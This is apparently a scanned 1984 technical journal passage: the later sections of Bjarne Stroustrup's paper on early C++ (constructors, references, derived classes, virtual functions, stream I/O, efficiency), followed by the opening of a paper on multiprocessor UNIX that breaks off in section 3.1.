There are three storage classes in C++: static, automatic (stack), and free (dynamic). Free store is managed by the programmer through the operators `new` and `delete`. No standard garbage collector is provided.<sup>†</sup>

Constructors are handy for hiding details of free store management. For example:

```

class string {
    char* rep;

```

---

<sup>†</sup> It is, however, not that difficult to write a garbage-collecting implementation of the `new` operator, as has been done for the old C free store allocator function `malloc()`. It is not in general possible to distinguish pointers from other data items when looking at the memory of a running C program, so a garbage collector must be conservative in its choice of what to delete, and it must examine unappealingly large amounts of data. They have been found useful for some applications, though.

```

    string(char*);
    ~string()      { delete rep; }
    ...
};

string.string(char* p)
{
    rep = new char[strlen(p)+1];
    strcpy(rep,p);
}

```

Here the use of free store is encapsulated in the constructor `string()` and its inverse, the destructor `~string()`. Destructors are implicitly called when an object goes out of scope. They are also called when an object is explicitly deleted by `delete`. For static objects destructors are called after all parts of the program as the program terminates. The `new` operator takes a type as its argument and returns a pointer to an object of that type; `delete` takes such a pointer as argument. A `string` may itself be allocated on the free store. For example:

```

string* p = new string("asdf");
delete p;
p = new string("qwerty");

```

It is furthermore possible for a class to take over the free store management for its objects. For example:

```

class node {
    int type;
    node* l;
    node* r;
    node() { if (this==0) this = new_node(); }
    ~node() { free_node(this); this = 0; }
    ...
};

```

For an object created by `new`, the `this` pointer will be zero when a constructor is entered. If the constructor does not assign to `this` the standard allocator function is used. The standard deallocator function will be used at the end of a destructor if and only if `this` is nonzero. An allocator provided by the programmer for a specific class or set of classes can be much simpler and at least an order of magnitude faster than the standard allocator.

Using constructors and destructors, the designer may specify data types, like `string` above, where the size of the representation of an object can vary, even though the size of every static and automatic variable must be known at load time and compile time, respectively.

The class object itself is of fixed size, but its class maintains a variable-sized secondary data structure.

## XI. HIDING STORAGE MANAGEMENT

Constructors and destructors cannot completely hide storage management details from the user of a class. When an object is copied, either by explicit assignment or by passing it as a function argument, the pointers to secondary data structures are copied too. This is sometimes undesirable. Consider the problem of providing value semantics for a simple data type `string`. A user sees a `string` as a single object, but the implementation consists of two parts, as outlined above. After the assignment `s1=s2` both strings refer to the same representation, and the store used for the old representation of `s1` is unreferenced. To avoid this, the assignment operator can be overloaded.

```
class string {
    char* rep;
    void operator=(string);
    ...
};

void string.operator=(string source)
{
    if (rep != source.rep) {
        delete rep;
        rep = new char[ strlen(source.rep)+1 ];
        strcpy(rep, source.rep);
    }
}
```

Since the function needs to modify the target `string`, it is best written as a member function taking the source `string` as argument. The assignment `s1=s2` will now be interpreted as `s1.operator=(s2)`.

This leaves the problem of what to do with initializers and function arguments. Consider

```
string s1 = "asdf";
string s2 = s1;
do_something(s2);
```

This leaves the strings `s1`, `s2`, and the argument of `do_something` with the same `rep`. The standard bitwise copy clearly does not preserve the desired value semantics for strings.

The semantics of argument passing and initialization are identical; both involve copying an object into an uninitialized variable. They

differ from the semantics of assignment (only) in that an object assigned to is assumed to contain a value, and an object being initialized is not. In particular, constructors are used in argument passing exactly as in initialization. Consequently, the undesirable bitwise copy can be avoided if we can specify a constructor to perform the proper copy operation. Unfortunately, using the obvious constructor

```
class string {
    ...
    string(string);
}
```

leads to infinite recursion. It is therefore illegal. To solve this problem, a new type “reference” is introduced. It is syntactically identified by the declarator `&`, which is used in the same way as the pointer declarator `*`. When a variable is declared to be a `T&`, that is a reference to `T`, it can be initialized either by a pointer to type `T` or an object of type `T`. In the latter case the address of operator `&` is implicitly applied. For example:

```
int x;
int& r1 = &x;
int& r2 = x;
```

assigns the address of `x` to both `r1` and `r2`. When used, a reference is implicitly dereferenced; so, for example:

```
r1 = r2
```

means copy the object pointed to by `r2` into the object pointed to by `r1`. Note that initialization of a reference is quite different from assignment to it.

Using references class `string` can now be declared like this:

```
class string {
    char* rep;
    string(char*);
    string(string&);
    ~string();
    void operator=(string&);
    ...
};

string(string& source)
{
    rep = new char[ strlen(source.rep)+1 ];
    strcpy(rep, source.rep);
}
```

Initialization of one string with another (and passing a string as an argument) will now involve a call of the constructor `string` (`string&`) that will correctly duplicate the representation. The `string` assignment operator was redeclared to take advantage of references. For example:

```
void string.operator=(string& source)
{
    if (this != &source) {
        delete rep;
        rep = new char[ strlen(source.rep)+1 ];
        strcpy(rep, source.rep);
    }
}
```

This type `string` will not be efficient enough for many applications. It is, however, not difficult to modify it so that the representation is only copied when necessary and shared otherwise.

## XII. FURTHER NOTATIONAL CONVENIENCE

It is curious that references, a facility with great similarity to the "call by reference" rules for argument passing in many languages, are introduced primarily to enable a programmer to specify "call by value" semantics for argument passing. They have several other uses as well, however, including of course "by reference" argument passing. In particular, references provide a way of having nontrivial expressions on the left-hand side of assignments. Consider a `string` type with a substring operator:

```
class string {
    ...
    void      operator=(string&);
    void      operator=(char*);
    string&   operator()(int pos, int length);
};
```

where `operator()` denotes function application. For example,

```
string s1 = "asdf";
string s2 = "ghjkl";
s1(1,2) = "xyz";      /* s1 = "axyzf" */
s2 = s1(0,3);        /* s2 = "axy"   */
```

The two assignments will be interpreted as:

```
( s1.operator()(1,2) )->operator=("xyz");
s2.operator=( s1.operator()(0,3) );
```

The `operator()` function need not know whether it is invoked on the

left-hand or the right-hand side of the assignment. The `operator=` function can take care of that.

Vector element selection can be similarly overloaded by defining `operator[]`.

### XIII. DIGRESSION: REFERENCES AND TYPE CONVERSION

Conversions defined for a class are applied even when references are involved. Consider a class `string` where assignment of simple character strings is not defined, but the construction of a string from such a character string is:

```
class string {
    ...
        string(char*);
        void operator=(string&);
};

string s = "asdf";
```

The assignment

```
s = "ghjk";
```

is legal, and will produce the desired effect. It is interpreted as

```
s.operator=( temp.string("ghjk"), &temp )
```

where `temp` is a temporary variable of type `string`. Applying constructors before taking the address as required by the reference semantics ensures that the expressive power provided by constructors is not lost for variables of reference type. In other words, the set of values accepted by a function expecting an argument of type `T` is the same as that accepted by a function expecting a `T&`(reference to `T`).

### XIV. DERIVED CLASSES

Consider writing a system for managing geometric shapes on a terminal screen. An attractive approach is to treat each shape as an object that can be requested to perform certain actions like “rotate” and “change color”. Each object will interpret such requests in accordance with its type. For example, the algorithm for rotation is likely to be different (simpler) for a circle than for a triangle. What is needed is a single interface to a variety of co-existing implementations. The different kind of shapes cannot be assumed to have similar representations. They may differ widely in complexity, and it would be a pity to be unable to utilize the inherent simplicity of basic shapes like circle and triangle because of the need to support complex shapes like “mouse” and “British Isles”.

The general approach is to provide a class `shape` defining the common properties of shapes, in particular a “standard interface”. For example:

```
class shape {
    point    center;
    int      color;
    shape*   next;
    static   shape* shape_chain;
    ...
public:
    void     move(point to) { center=to; draw(); }
    point    where()       { return center; }
    virtual  void rotate(int);
    virtual  void draw();
    ...
};
```

The functions that cannot be implemented without knowledge of the specific `shape` are declared `virtual`. A virtual function is expected to be defined later. At this stage only its type is known; this, however, is sufficient to check calls to it.

A class defining a particular shape may be defined like this:

```
class circle : public shape {
    float radius;
public:
    void rotate(int angle) {}
    void draw();
    ...
};
```

This specifies a `circle` to be a `shape`, and as such it has all the members of class `shape` in addition to its own members. The class `circle` is said to be derived from its “base class” `shape`. Circles can now be declared and used:

```
circle c1;
shape* sh;
point p(100,30);

c1.draw();
c1.move(p);
sh = &c1;
sh->draw();
```

Naturally the function called by `c1.draw()` is `circle::draw()`, and since `circle` did not define its own `move()`, the function called by

`c1.move(p)` is `shape::move()`, which class `circle` inherited from class `shape`. However, the function called by `sh->draw()` is also `circle::draw()`, despite the fact that no reference to class `circle` is found in the declaration of class `shape`. A virtual function is redefined when a class is derived from its class. Each object of a class with virtual functions contains a type indicator. This enables the compiler to find the proper virtual function for a call even when the type of the object is not known at compile time. Calling a virtual function is the only way of using the hidden type indicator in a class (a class without virtual functions does not have such an indicator).

A `shape` may also provide facilities that cannot be used unless the programmer knows its particular type. For example:

```
class clock_face : public circle {
    line    hour_hand, minute_hand;
public:
    void    draw();
    void    rotate(int);
    void    set(int, int);
    void    advance(int);
    ...
}
```

The time displayed by the clock can be `set()` to a particular time, and one can `advance()` the displayed time a number of minutes. The `draw()` in `clock_face` hides `circle::draw()`, so that the latter can only be called by its full name. For example:

```
void clock_face.draw() {
    circle::draw();
    hour_hand.draw();
    minute_hand.draw();
}
```

Note that a virtual function must be a member. It cannot be a friend, and there is no equivalent in the *class/friend* style of programming to the use of dynamic typing presented here and in the following section.

## XV. DIGRESSION: STRUCTURES AND UNIONS

The C constructs `struct` and `union` are legal, but conceptually absorbed into classes. A `struct` is a class with all members public; that is

```
struct s { ... };
```

is equivalent to

```
class s { public: ... };
```

A union is a struct that can hold exactly one data member at a time.

These definitions imply that struct or a union can have function members. In particular, they can have constructors. For example:

```
union uu {
    int i;
    char* p;
    uu(int ii) { i=ii; }
    uu(char* pp) { p=pp; }
};
```

This takes care of most problems concerning initialization of unions. For example:

```
uu u1 = 1;
uu u2 = "asdf";
```

## XVI. POLYMORPHIC FUNCTIONS

By using derived classes, one can design interfaces providing uniform access to objects of unknown and/or different classes. This can be used to write polymorphic functions, that is, functions where the algorithm is specified so that it will apply to a set of different argument types. For example:

```
void sort(common* v[], int size)
{
    /* sort the vector of commons "v[size]" */
}
```

The sort function need only be able to compare objects of class common to perform its task. So, if class common has a virtual function cmpr(), sort() will be able to sort vectors of objects of any class derived from class common for which cmpr() is defined. For example:

```
class common {
    ...
    virtual int cmpr(common*);
};

class apple : public common {
    ...
    int key;
    int cmpr(common* arg)
    { /* assume that arg is also an apple */
```

```

        int k = ((apple*)arg)->key;
        return (key==k) ? 0 : (key<k) ? -1 : 1;
    }
};

class orange : public common {
    ...
    int cmpr(common*);
};

```

The `cmpr()` function was preferred to the superficially more attractive approach of overloading the “<” operator because my favorite sort algorithm uses a three-way compare. To write a `sort()` to operate on a vector of class `common`, rather than on a vector of pointers to class `common`, a virtual “size” function would be needed.

Should it be desirable to compare an `apple` with an `orange`, some way for the comparison function to find its sort key would be needed. Class `common` could, for example, contain a virtual sort-key extraction function.

## XVII. POLYMORPHIC CLASSES

Polymorphic classes can be constructed in the same way as polymorphic functions. For example:

```

class set : public common {
    class set_mem {
        set_mem* next;
        object* mem;
        set_mem(common* m, set_mem* n)
            { mem=m; next=n; }
    } *tail;
public:
    int insert(common*);
    int remove(common*);
    int member(common*);
    set()
        { tail = 0; }
    ~set()
        { if (tail) error("non-empty set"); }
};

```

That is, a set is implemented as a linked list of `set_mem` objects, each of which points to a class `common`. Pointers to objects (not objects) are inserted. For completeness a set is itself a `common` so that you can create a set of sets. Since class `set` is implemented without relying on data in the member objects, an object can be a member of two or more

sets. This model is quite general and can be (and indeed has been) used to create “abstractions” like `set`, `vector`, `linked_list`, and `table`. The most distinctive feature of this model for “container classes” is that in general the container cannot rely on data stored in the contained objects nor can the contained objects rely on data identifying their container (or containers). This is often an important structural advantage; classes can be designed and used without concerns about what kind of data structures the programs using them may need. Its most obvious disadvantage is that there is a minimum overhead of one pointer per member (two pointers in the linked list implementation of class `set` above).<sup>†</sup> Another advantage is that such container classes are capable of holding heterogeneous collections of members. Where this is undesirable, it is trivial to derive a class that will accept only members of one particular class. For example:

```
class apple_set : public set {
public:
    int insert(apple* a)    { return set::insert(a); }
    int remove(apple* a)   { return set::remove(a); }
    int member(apple* a)   { return set::member(a); }
};
```

Note that since the functions of class `apple_set` do not perform any actions in addition to those performed by the base class `set`, they will be optimized away. They serve only to provide compile time type checking.

A class common with a “matching” set of polymorphic classes and functions is being designed. The intention is to provide it as a standard library.

## XVIII. INPUT AND OUTPUT

C does not have special facilities for handling input and output. Traditionally the programmer relies on library functions like `printf()` and `scanf()`. For example, to print a data structure representing a complex number one might write:

```
printf("(%g,%g)\n", zz.real, zz.imag);
```

Unfortunately, since the old C standard input/output functions know only the standard types, it is necessary to print a structure member by member. This is often tedious and can only be done where the members are accessible. The paradigm cannot be cleanly and generally extended to handle user-defined types and input/output formats.

---

<sup>†</sup> Plus another pointer for the implementation of the virtual function mechanism. See Section XXI, “Efficiency”, below.

The approach taken in C++ is to provide (in a “standard” library, not in the language itself) the operator `<<` (“put to”) for a data type `ostream` and each basic and user-defined type. Given an output stream `cout`, one can write

```
cout<<zz;
```

The implementor of class `complex` defines `<<` for a complex number. For example:

```
ostream& operator<<(ostream& s, complex& c)
{
    return s<<" ("<<c.real <<","<<c.imag<<")\n";
}
```

The `<<` operator was chosen in preference to a function name to avoid the tedium of having to write a separate call for each argument. For example:

```
put(cout, "(");    /* intolerably verbose */
put(cout, c.real);
put(cout, ",");
put(cout, c.imag);
put(cout, "\n");
```

There is a loss of control over the formatting of output when using `<<` compared with using `printf`. Where such finer control is necessary, one can use “formatting functions”. For example:

```
cout<<"hex = "<<hex(x)<<"octal x = "<<oct(x);
```

where `hex()` and `oct()` return a string representation of their first argument.

Input is handled by providing the operator `>>` (“get from”) for a data type `istream` and each basic and user-defined type. If an input operation fails, the stream is put into an error state that will cause subsequent operations on it to fail. For a variable `zz` of any type one can write code like this

```
while ( cin>>zz ) cout<<zz;
```

Surprisingly enough, the input operations are typically trivial to write, since there invariably is a constructor to do the nontrivial part of the job, and the arguments to the constructor(s) give a good first approximation of the input format. For example:

```
istream& operator>> (istream& s, complex& zz)
{
    if (!s) return s;
    double re = 0, im = 0;
```

```

char c1 = 0, c2 = 0, c3 = 0;
s>>c1>>re>>c2>>im>>c3;
if (c1!='(' || c2!=',' || c3!=')') s.state = _bad;
if (s) zz = complex(re,im);
return s;
}

```

The convention for functions implementing the input and output operators is to return the argument stream and indicate success or failure in its state. This example is a bit too simple for real use, but it will change the value of its argument `zz` and return the stream in a nonerror state if and only if a complex number of the form `(double, double)` was found. The interpretation of a test on a stream as a test on its state is handled by overloading the `!=` operator for an `istream`. For example, the test `if (s)` above is interpreted as `if (s!=0)`, which in turn is interpreted as a call to `istream::operator!=()`, which finally examines `s.state`.

Note that there is no loss of type information when using `<<` and `>>`, so, compared with the `printf/scanf` paradigm, a large class of errors has been eliminated. Furthermore, `<<` and `>>` can be defined for a new (user-defined) type without affecting the “standard” classes `istream` and `ostream` in any way, and without any knowledge of the internals of these classes. An `ostream` can be bound to a real output device (buffered or unbuffered) or simply to an in-core buffer, as can an `istream`. This extends the range of uses considerably and eliminates the need for the old C functions `sscanf` and `sprintf`.

Character-level operations `put()` and `get()` are also available for I/O streams.

## XIX. FRIENDS VS. MEMBERS

When a new operation is to be added to a class, there are typically two ways it can be implemented, as a friend or as a member. Why are two alternatives provided, and for what kind of operations should each alternative be preferred?

A friend function is a perfectly ordinary function, distinguished only by its permission to use private member names. Programming using friends is essentially programming as if there were no data hiding. The friend approach cleanly implements the traditional mathematical view of values that can be used in computation, assigned to variables, but never really modified. This paradigm is then compromised by using pointer arguments.

A member function, on the other hand, is tied to a single class and invoked for one particular object. The member approach cleanly implements the idea of operations that change the state of an object,

for example, assignment. Because a single object is distinguished, the language can take advantage of local knowledge to provide notational convenience and efficient implementation, and to let the meaning of the operation depend on the value of that object. Note that it is not possible to have a virtual friend. Constructors, too, must be members.

As the first approximation, use a member to implement an operation if it might conceivably modify the state of an object. Note that type conversion, if declared, is performed on arguments, but not on the object for which a member is invoked. Consequently, the member implementation should also be chosen for operations where type conversion is undesirable.

A friend function can be the friend of two or more classes, while a member function is a member of a single class. This makes it convenient to implement operations on two or more classes as friends. For example:

```
class matrix {
    friend matrix operator*(matrix, vector);
    ...
};

class vector {
    friend matrix operator*(matrix, vector);
    ...
};
```

It would take two members, `matrix.operator*()` and `vector.operator*()`, to achieve what the friend `operator*()` does.

The name of a friend is global, while the scope of a member name is restricted to its class. When structuring a large program, one tries to minimize the amount of global information; therefore, friends should be avoided in the same way that global data are. Ideally, at this level, all data are encapsulated in classes and operated on using member functions. However, at a more detailed level of programming this becomes tedious and often inefficient; here friends come into their own.

Finally, if there is no obvious reason for preferring one implementation of an operation over another, make that operation a member.

## XX. SEPARATE COMPILATION

For separate compilation the traditional C approach has been retained. Type specifications are shared by textually including them in separately compiled source files. There is no automatic mechanism that ensures that the header files contain complete type specifications and that they are used consistently. Such checks must be specifically

requested and performed separately from the compilation process. The names of external variables and functions from the resulting object files are matched up by a loader that has no concept of data type. A loader that could check types would be of great help, and would not be difficult to provide.

A class declaration specifies a type so it can be included in several source files without any ill effects. It must be included in every file using the class. Typically, member functions do not reside in the same file as the class declaration. The language does not have any expectations of where member functions are stored. In particular, it is not required that all member functions for a class should be in one file, or that they should be separated from other declarations.

Since the private and the public parts of a class are not physically separated, the private part is not really "hidden" from a user of a class, as it would be in the ideal data abstraction facility. Worse, any change to the class declaration may necessitate recompilation of all files using it. Obviously, if the change was to the private part, only the files containing member functions or friends have to be recompiled. (The addition of a new member function will in most cases not create a need for any recompilation. The addition may, however, hide an extern function used in some other member function, thus changing the meaning of the program. Unfortunately, this rare event is quite hard to detect.) A facility that could determine the set of functions (or the set of source files) that needs to be recompiled after a change to a class declaration would be extremely useful. It is unfortunately non-trivial to provide one that does not slow down the compiler significantly.

## XXI. EFFICIENCY

Run-time efficiency of the generated code was considered of primary importance in the design of the abstraction mechanisms. The general assumption was that if a program can be made to run faster by not using classes, many programmers will prefer speed. Similarly, if a program can be made to use less store by not using classes, many programmers will prefer compact representation. It is demonstrated below that classes can be used without any loss of run-time efficiency or data representation compactness compared to "old C" programs.

This insistence on efficiency led to the rejection of facilities requiring garbage collection. To compensate, the overloading facility was designed to allow complete encapsulation of storage management issues in a class. Furthermore, it has been made easy for a programmer to provide special-purpose free store managers. As described above, constructors and destructors can be used to handle allocation and deallocation of class objects. In addition, the functions operator

`new()` and operator `delete()` can be declared to redefine the meaning of the `new` and `delete` operators.

A class that does not use virtual functions uses exactly as much space as an C struct with the same data members. There is no hidden per object store overhead. There is no per class store overhead either. A member function does not differ from other functions in its store requirements. If a class uses virtual functions, there is an overhead of one pointer per object plus one pointer per virtual function.

When a (nonvirtual) member function is called, for example `ob.f(x)`, the address of the object is passed as a hidden argument: `f(&ob, x)`. Thus call of a member function is at least as efficient as a call of a nonmember function. The call of a virtual function `p->f(x)` is roughly equivalent to an indirect call `(* (p->virtual[5]))(p, x)`. Typically, this causes three memory references more than a call of an equivalent nonvirtual function.

If the function call overhead is unacceptable for an operation on a class object, the operation can be implemented as an in-line function, thus achieving the same run-time efficiency as if the object had been directly accessed.

## XXII. IMPLEMENTATION AND COMPATIBILITY

The C++ compiler front end, `cfront`, consists of a YACC parser<sup>8</sup> and a C++ program. Classes are used extensively. It is about same size as the equivalent part of the PCC compiler for old C (13,500 lines including comments, etc.). It runs a bit faster, but uses more store. The amount of store used depends on the number of external variables and the size of the largest function. It will never run on machines with a 128K-byte address space (like a PDP-11/70<sup>†</sup>); three times that amount of store appears to be more reasonable. A completely type-checked internal representation is produced. This can then be transformed into suitable input for a range of new and old code generators. In particular, an "old C" version of any C++ program can be produced. This makes it trivial to transfer `cfront` to any system with an old C compiler.

With few exceptions the C++ compiler accepts old C. The run-time environment, the linkage conventions, and the method for specifying separate compilation remain unchanged. The major incompatibility is that a function declaration, for example,

```
int f();
```

in old C declares a function with an unknown number of arguments

---

<sup>†</sup> Trademark of Digital Equipment Corporation.

of unknown types. In C++, that declaration specifies that `f` takes no arguments. A C++ version of the declarations for the standard libraries exists, and a program producing the "missing declarations" for a set of source files is being written. Another difference is that in C++ a nonlocal name can only be used in the file in which it occurs, unless it is explicitly declared to be extern; in old C a nonlocal name is common to all files in a multifile program, unless it is explicitly declared to be static. Name clashes with the new key words `class`, `const`, `delete`, `friend`, `inline`, `new`, `operator`, `overload`, `public`, `this`, and `virtual` may cause minor irritations.

It is often claimed that one of C's major virtues is that it is so small that every programmer understands every construct in the language. In contrast, languages like PL/1 and Ada are presented as if every programmer writes in his own subset of the language and can understand programs written by others only with great difficulty. It follows from this view that extension of C is bad. This argument against "big languages" ignores the simple fact that the dependencies between data structures and the functions using them exist in a program independently of whether or not they have been recorded in a class declaration. Programs using classes tend to be marginally shorter than their unstructured counterparts (1 to 10 percent shorter is typical; 50 percent shorter has been seen; the author has yet to see a program that grew without functionality being added). Furthermore, C is already large enough for subcultures using subsets of the language to exist, and the macro facilities are often used to create arbitrarily incomprehensible variations of the language.

The `cfront` manual is only 14 percent longer than the "old C" manual, so the effort of learning the new language facilities should not be prohibitively large. In particular, it should be a small effort compared with learning a new language containing data abstraction features. However, when classes are used to create new data types, a new dialect of the language is in fact created. This will lead to different incompatible "dialects". This is not that much different from the current state of affairs, and hopefully "standard" classes providing basic facilities like input/output, sets, tables, strings, graphics, etc., will win wide acceptance.

### XXIII. COMPARISON WITH OTHER LANGUAGES

To compare two languages takes a whole paper, if not a book. Consequently, this section can provide only a few personal opinions and pointers to the main areas of difference between the languages. For completeness C itself is criticized in the same way as the other languages.

The C class facility is modeled on the original Simula67 classes.<sup>6,7</sup>

Simula relies on garbage collection both for class objects and procedure activation records, and does not provide facilities for function name or operator overloading. It is, however, a most beautiful and expressive language, and C classes owe more to it than to any other language.

Smalltalk<sup>9</sup> is another language with the same kind of facilities for creating class hierarchies. There, however, all functions are virtual and all type checking is done at run time. This means that where a C base class provides a fixed type-checked interface to a set of derived classes, a Smalltalk superclass provides a minimal untyped set of facilities that can be arbitrarily modified. Smalltalk relies on garbage collection and on dynamic resolution of member function names. It does not provide operator overloading in the usual sense, but an operator may be the name of a member function. Smalltalk provides an extremely nice integrated environment for program construction. The resulting programs are very demanding of resources, however.

Modula-2<sup>10</sup> provides a rudimentary abstraction facility called a module. A *module* is not a type but a single object containing data and access functions. It is somewhat similar to a class with all data members static. There is no facility equivalent to derived classes. It does not allow overloading of function names or operators. No garbage collection is provided.

Mesa's<sup>11</sup> modules are distinguished by a clean and flexible separation of the interface of a module from its implementation. This enables and requires sophisticated facilities for separate compilation and linking. A module can import and export both procedure and type names. The rules for instantiation of modules (object creation and initialization) are so general as to make them inelegant. Some space and time overheads are incurred by using modules. There are no facilities for constructing module hierarchies and no facilities for operator overloading. Mesa relies on garbage collection both for data objects and procedure activation records. Consequently, it will run efficiently only where hardware support for garbage collection is available.

Ada's<sup>12</sup> data abstraction facility, the *package*, is essentially similar to the *class/friend* facility in C. There is no equivalent to member functions or constructors; this leads to verbosity. Nor is there an equivalent to derived classes, so the *shape* example above does not appear to have an elegant solution in Ada. Operators and function names can be overloaded, assignment cannot. Packages can be generic. That is, a package can be defined with types as arguments. The standard example is a stack of elements where the type of an element is an argument. The facility is far less flexible than C "polymorphic classes", but more space-efficient for simple abstractions. Ada does not provide garbage collection.

C provides no integrated environment for editing, debugging, control

of separate compilation, and source code control. The C programming environment under the *UNIX*<sup>™</sup> system<sup>1,8</sup> provides a tool kit of such services, but it leaves much to be desired. No garbage collection is provided. C classes distinguish themselves by combining facilities for creating class hierarchies with efficient implementation. The facilities for object creation and initialization are notable. The facilities for overloading assignment and argument passing are unique to C.

#### XXIV. CONCLUSION

The addition of classes represents a quantum jump for the C language, the least extension that provides facilities for data abstraction for systems programming. The experience of three years with intermediate versions ("C with classes") demonstrated both the usefulness of classes and the need for the more general facilities presented here. The efficiency of both the compiled code and the compiler itself compares favorably with old C.

#### XXV. ACKNOWLEDGMENTS

The concepts presented here never would have matured without the constant help and constructive criticism from my colleagues and users, notably, Tom Cargill, Stu Feldman, Sandy Fraser, Steve Johnson, Brian Kernighan, Bart Locanthi, Doug McIlroy, Dennis Ritchie, Ravi Sethi, and Jon Shopiro.

#### REFERENCES

1. B. W. Kernighan and D. M. Ritchie, *The C Programming Language*, Englewood Cliffs, NJ: Prentice Hall, 1978.
2. G. Orwell, 1984, London: Secker and Warburg, 1949.
3. B. Stroustrup, *C++ Reference Manual*, Murray Hill, NJ: AT&T Bell Laboratories CSTR-108, January 1, 1984.
4. B. Stroustrup, "Classes: An Abstract Data Type Facility for the C Language," ACM SIGPLAN Notices, 17, No. 1 (January 1982), pp. 42-52.
5. B. Stroustrup, "Adding Classes to C: An Exercise in Language Evolution," *Software Practice and Experience*, 13 (1983), pp. 139-61.
6. O-J. Dahl and C. A. R. Hoare, *Hierarchical Program Structures, Structured Programming*, New York: Academic Press, 1972, pp. 174-220.
7. O-J. Dahl, B. Myrhaug, and K. Nygaard, *SIMULA Common Base Language*, Oslo, Norway: Norwegian Computing Center, S-22, 1970.
8. *Unix Programmer's Manual*, Murray Hill, NJ: AT&T Bell Laboratories, 1979.
9. A. Goldberg and D. Robson, *Smalltalk-80 The Language and Its Implementation*, Reading, MA: Addison Wesley, 1983.
10. N. Wirth, *Programming in Modula-2*, Berlin: Springer-Verlag, 1982.
11. J. G. Mitchell et al., *Mesa Reference Manual*, Palo Alto, CA: Xerox PARC CSL-79-3, 1979.

#### AUTHOR

**Bjarne Stroustrup**, Cand. Scient. (Mathematics and Computer Science), 1975, University of Aarhus Denmark; Ph.D. (Computer Science), 1979, Cambridge University; AT&T Bell Laboratories 1979—. Mr. Stroustrup's research interests include distributed systems, operating systems, simulation, programming methodology, and programming languages. He is currently a member of the Computer Science Research Center. Member, ACM and IEEE.

## **The UNIX System:**

# **Multiprocessor UNIX Operating Systems**

By M. J. BACH\* and S. J. BUROFF\*

(Manuscript received August 22, 1983)

This paper describes the problems posed by running the *UNIX*<sup>™</sup> operating system on multiprocessors, as well as some solutions. The resulting systems function like their single-processor counterparts but yield 70 percent better throughput for two-processor configurations. Closely coupled multiprocessor *UNIX* systems currently run on IBM and AT&T Technologies hardware, but the implementation described in this paper ports to other architectures as well, and the design is not limited to two-processor configurations.

## **I. INTRODUCTION**

The *UNIX* operating system has been ported to many processors, but only recently has it been ported to multiprocessor (MP) configurations. Porting to multiprocessor configurations further extends the range of machines on which *UNIX* systems are available and further supports the concept of a portable operating system. It also extends the range of *UNIX* system applications and provides an important extension to the upward migration for projects that begin using the *UNIX* system on a minicomputer and then outgrow that machine's capabilities. *UNIX* systems currently run in multiprocessing environments on IBM/370 architecture machines, and AT&T 3B20A and 3B5

---

\* AT&T Bell Laboratories.

---

Copyright © 1984 AT&T. Photo reproduction for noncommercial use is permitted without payment of royalty provided that each reproduction is done without alteration and that the Journal reference and copyright notice are included on the first page. The title and abstract, but no other portions, of this paper may be copied or distributed royalty free by computer-based and other information-service systems without further permission. Permission to reproduce or republish any other portion of this paper must be obtained from the Editor.

computers, but the ensuing discussion applies equally well to other machine architectures that support multiprocessor environments.

The *UNIX* systems that were devised for the various multiprocessors provide complete transparency to user programmers. That is, all system calls and commands operate the same way on the multiprocessor systems as they do on single-processor *UNIX* systems. Existing C programs can be moved from single-processor systems to their multiprocessor versions without recompilation, except for system-dependent code (e.g., the command to determine process status, `ps`). The terminal interface, file system format, process hierarchy, and all other user-visible aspects of the operating system appear identical to those on a single-processor *UNIX* system.

For the purposes of this paper, a multiprocessor hardware configuration is one that has two or more processors that share a common memory, corresponding to what is commonly called a tightly coupled system. It is distinguished from a loosely coupled system, where each processor has private memory, and where the processors communicate using a networking facility instead of shared memory.

Multiprocessor hardware configurations can be further classified by their symmetry with respect to input/output (I/O). In an Associated Processor (AP) configuration, only one processor is capable of doing I/O operations, while in a true multiprocessor configuration either processor can do I/O. Except as specified, the ensuing discussion applies to MP and AP configurations.

Another multiprocessor *UNIX* system<sup>1</sup> permits only one processor, the master, to execute the kernel of the operating system, avoiding the system data corruption problems described in Section 3.1. That system has modified the algorithm for scheduling processes to recognize the existence of more than one processor, and it schedules only user-level processes to the processor not allowed to execute kernel code, the slave. When a process executing on the slave processor does a system call, the operating system recognizes that the system call is originating on the slave processor, suspends the process, and reschedules it for the master processor. Since benchmark programs show that *UNIX* systems typically spend between 40 and 50 percent of their time executing operating system code, restricting one processor from executing kernel code prevents the system from achieving the full performance potential of the hardware except for specific workloads. The multiprocessor *UNIX* systems described in this paper permit all processors to execute kernel code simultaneously, yielding maximum efficiency from the hardware configuration.

This paper begins by describing the motivating factors for running the *UNIX* system on a multiprocessor, and continues by describing the special issues posed by multiprocessor configurations. The use of

semaphores to solve the multiprocessing issues is described in some detail, as is the special consideration given to device drivers. Concluding sections describe machine-specific issues and system performance. A basic knowledge of *UNIX* system internals is assumed.

## II. MOTIVATION

*UNIX* systems are commonly used for software development, where programmers working on a project must communicate and share data with each other. But many software development projects, although they start out small, later outgrow their original computing capacity, so that a single computer no longer adequately supports all users.

When a project exceeds its machine capabilities, it can either acquire more machines and try to share the load between them or it can move up to a larger machine. But getting more machines to share the work load has several problems:

1. Communication of data across machines incurs high networking overhead.
2. The network is seldom transparent to the user; that is, users must understand the machine/project structure.
3. Data are frequently replicated across machines to reduce flow through the network, but replicated data may be inconsistent because of concurrent update problems across different machines.

On the other hand, moving a project to larger machines, sometimes of a different vendor, is frequently expensive in terms of hardware costs, data migration, and user productivity.

A multiprocessor capability allows a smooth growth path for projects that can start small with a single processor and, as their computing requirements expand, can add more processors to form a larger, more powerful system. Such growth is usually less expensive and less disruptive to end users than acquiring a new and larger machine.

Another advantage of a multiprocessor system is that it is potentially more robust. If a hardware failure makes one processor inoperable, the system can potentially recover from the problem. The users would not have to take any special action and would not notice any difference in system services except reduced performance. Diagnosing and fixing such problems on a multiprocessor *UNIX* system while the system is active is still an open problem, so the systems described here require a system reboot to restore operation. However, they execute in single processor mode so that failure of one processor does not prohibit booting and running the system on the other processors.

## III. SYSTEM CHANGES

### 3.1 *The problem of multiprocessors*

The *UNIX* system was originally developed to run on a single

processor, and the code assumes that the kernel is never preempted except for processing of interrupts. Hence, kernel data structures do not need to be protected unless referenced by an interrupt routine, and if so, the data can be protected by locking out interrupts. This is normally done by raising the processor priority level high enough to prevent the type of interrupt from occurring.

